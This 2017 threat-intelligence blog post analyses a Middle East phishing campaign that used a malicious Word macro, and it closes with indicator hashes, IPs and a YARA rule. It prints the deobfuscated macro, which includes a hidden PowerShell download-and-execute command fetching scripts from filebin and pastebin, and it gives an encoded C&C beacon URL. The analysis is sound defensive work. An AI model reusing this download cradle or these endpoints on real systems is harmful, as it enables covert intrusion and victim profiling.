Continued Activity targeting the Middle East

sec0wn.blogspot.com/2017/10/continued-activity-targeting-middle-east.html

Mo Bustami

This blog will discuss and uncover additional details regarding a recent campaign targeting entities in the Middle East.
On Tuesday September 26, 2017 MalwareBytes ***blogged*** about a phishing campaign targeting the Middle East, more specifically Saudi Arabia.
I started by trying to find the sample that the blog post analyzed and I was able to find it submitted to the great sandboxing site of ***Hybrid Analysis*** (Big Shutout to ***@PayloadSecurity*** for the great service).
The file (*b0a365d0648612dfc33d88183ff7b0f0*) was named *GSB[.]doc* which is short for (Government Service Bus) or in Arabic (قناة التكامل الحكومية) as seen below

The lure document perpetrating to be from GSB or تكامل


Looking at the Macro code within the document, I was able to find that the code doesn't only try to get additional scripts from *pastebin* but also try to reach to *filebin* site as well to fetch the same file as shown below after doing some cleanup on the code

```
m1 = "powershell -w hidde"
m2 = "n -exec bypass -c " &amp; Chr(34) &amp; "$l=N"
m3 = "ew-Object System.Net.WebClient;$"
m4 = "l.proxy=[Net.WebRequest]::GetSystemWebProxy();$l.P"
m5 = "roxy.Credentials=[Net.CredentialCache]::DefaultCr"
m6 = "edentials;IEX($l.DownloadStr"
m7 = "ing('https://filebin.ca/3au9lMbbmYYu'))" &amp; Chr(34) &amp; ""

do2 {m1 &amp; m2 &amp; m3 &amp; m4 &amp; m5 &amp; m6 &amp; m7}

m1 = "powershell -w hidde"
m2 = "n -exec bypass -c " &amp; Chr(34) &amp; "$l=N"
m3 = "ew-Object System.Net.WebClient;$"
m4 = "l.proxy=[Net.WebRequest]::GetSystemWebProxy();$l.P"
m5 = "roxy.Credentials=[Net.CredentialCache]::DefaultCr"
m6 = "edentials;IEX($l.DownloadStr"
m7 = "ing('https://pastebin.com/raw/T3tBTUBu'))" &amp; Chr(34) &amp; ""
```

Moving on, I wanted to try and see if I can find additional samples based on the macro code that was embedded within this sample and I started by looking at the PowerShell file name which was mentioned in the MalwareBytes blog: *NTSTATS[.]ps1*
Doing some quick research, I was able to find this *Tweet* from September 18, 2016 by *@ReaQta* which was discussing another sample making use of the same PowerShell script however this time the code was trying to reach a Github instance to fetch the script. However, no mention of the lure sample.
Using the awesome feature within ***Hybrid Analysis*** that allows you to see if a certain sample was seen before, I was able to find this (0873ddb4df8320b493a719bdddd7d182) this time the lure document had an Iraqi flavor to it with the content referencing in Arabic the Iraqi National Intelligence System as shown below:



From this, I wanted to see how deep the rabbit hole goes and what else is out there so I started looking at the PowerShell "*NTSTATS[.]ps1*" script more in depth and I was able to find similarities with another PowerShell "*Updater[.]ps1*" script that was mentioned back in March of this year in an analysis done by Morphisec. As a matter of fact once you deobfuscate both scripts they can look something like this

NTSTAT vs Updater

It is worth mentioning that there are a lot of similarities between this campaign and the one described by Morphisec and even when it comes to C&C communication and the use of Base64 encoded commands.

I want to be clear though by saying that I am not trying to say that they are same actor, but they definitely have many similarities.

Analyzing the Macro code, the C&C and scripts allowed me to find additional samples that I am including in the IoC section at the end. Most of these samples are available via multiple sources including VT, Hybrid Analysis, pastebin and Twitter and most of them have themes focusing on the Middle East region.

I also created a very simple YARA rule - included at the end of this blog - and I was able to collect additional and newer samples like *this one* that was uploaded to VT today. The actors seems to have modified their Macro code and even their PowerShell Script as shown below

I was able to find a reference of this script posted to *Pastebin* as early as September 23, 2017

They are also now using a modified Base64 encoded C&C communication below and to a new IP 148.251.204[.]131:8060

hxxp://148.251.204[.]131:8060/?

*p=%7CT1y)*l9Sk9ITi1QQ35%5BdXNlcjF%5BfjMyLW)pdHw2LjEuNz%7CwMX$NaWNy@3NvZnQgV2luZG93cyA3IEVudGVycH)pc2UgfEM6XFdp*

In closing, I want to highlight that this campaign has been active since July based on samples that I came across on the platforms I mentioned above and seem to be continuing as of the writing of this blog. Interestingly, with this one, there hasn't been a final payload dropped on the victim machines as of yet. The scripts as described by the blogs I referenced are mainly collecting information about the targets and profiling them.

Some honorable mentions that I would like to highlight that in directly helped with this since they always post interesting stuff and I was able to use their posts to pivot to other samples

@JohnLaTwC

@xdxdxdxdoa

@cocaman

IOCs:

SHA-256 Hashes

ddae32a6234a58eb80837dcdea318cc6c16a3b067f74e305c0c647190b90be10
58282917a024ac252966650361ac4cbbbed48a0df7cab7b9a6329d4a04551c0d
97f9a83bc6bb1b3f5cb7ac9401f95265597bff796bb4901631d6fa2c79a48bdc
81523e0199ae1dc9e87d2b952642785bfbda6326f22e4c0794a19afdf001a9a3
ffbe7df94929b03408791eb321a845fff9289c7be950aaec96267c79d5d26c5f
58898648a68f0639c06bedc8242ca48bc6ec56f11ed40d00aa5fdda4e5553482
96101de2386e35bc5e38d32524a02c6c5ca7cc6624e656a629b2e0f1693a76fd
1b60b7f9b0faf25288f1057b154413921a6cb373dcee43e831b9263c5b3077ce
a3c1fd46177a078c4b95c744a24103df7d0a58cee1a3be92bc4cdd7dec1b1aa5
76eb64994f9db257c4f7dbf406b542e3c9a7362f905b5ce4828aeb3db4743afa

367021beedb3ad415c69c9a0e657dc3ed82b1b24a41a71537d889f5e2b7ca433
2c8d18f03b6624fa38cae0141b91932ba9dc1221ec5cf7f841a2f7e31685e6a1
c8b00765834342d3a9ef510f4b5bce91b7625de477b492f23c142d49f2f3bd50
90b66b3fef77962fbfda364a4f8799bfcc9ab73772026d7a8922a7cf5556a024
588cd0fe3ae6fbd2fa4cf8de8db8ae2069ea62c9eaa6854caedf45045780661f
917a6c816684f22934e2998f43633179e14dcc2e609c6931dd2fc36098c48028
e7c1e310868abbab4a141e1e40b19d641adeb68dda2f71a1bd55dabd77667bda 5d049bd7f478ea5d978b3c78f7f0afdf294a94f526fc20ffd6e33022d40d15ae 605fefc7829cfa41710e0b844084eab1f180fe513adc1d8f0f82501a154db0f4

IP Addresses:
144.76.109[.]88
138.201.75.227
148.251.204[.]131:8060
URLs
http://144.76.109[.]88/al/ag.txt
Known PowerShell File Names:
NTSTATS.ps1
al.ps1
Updater.ps1
system.ps1
YARA Rule

```
rule ME_MalDoc

{

meta:

author = "@MoBustami"

date = "2017-10-01"

strings:

$s0 = "sdjNEqLClKPFAnuDvIyGTSgaMWRQYhrzXekcxifZ"

condition:
$s0
}
```

Clearing the MuddyWater - Analysis of new MuddyWater Samples

PRB-Backdoor - A Fully Loaded PowerShell Backdoor with Evil Intentions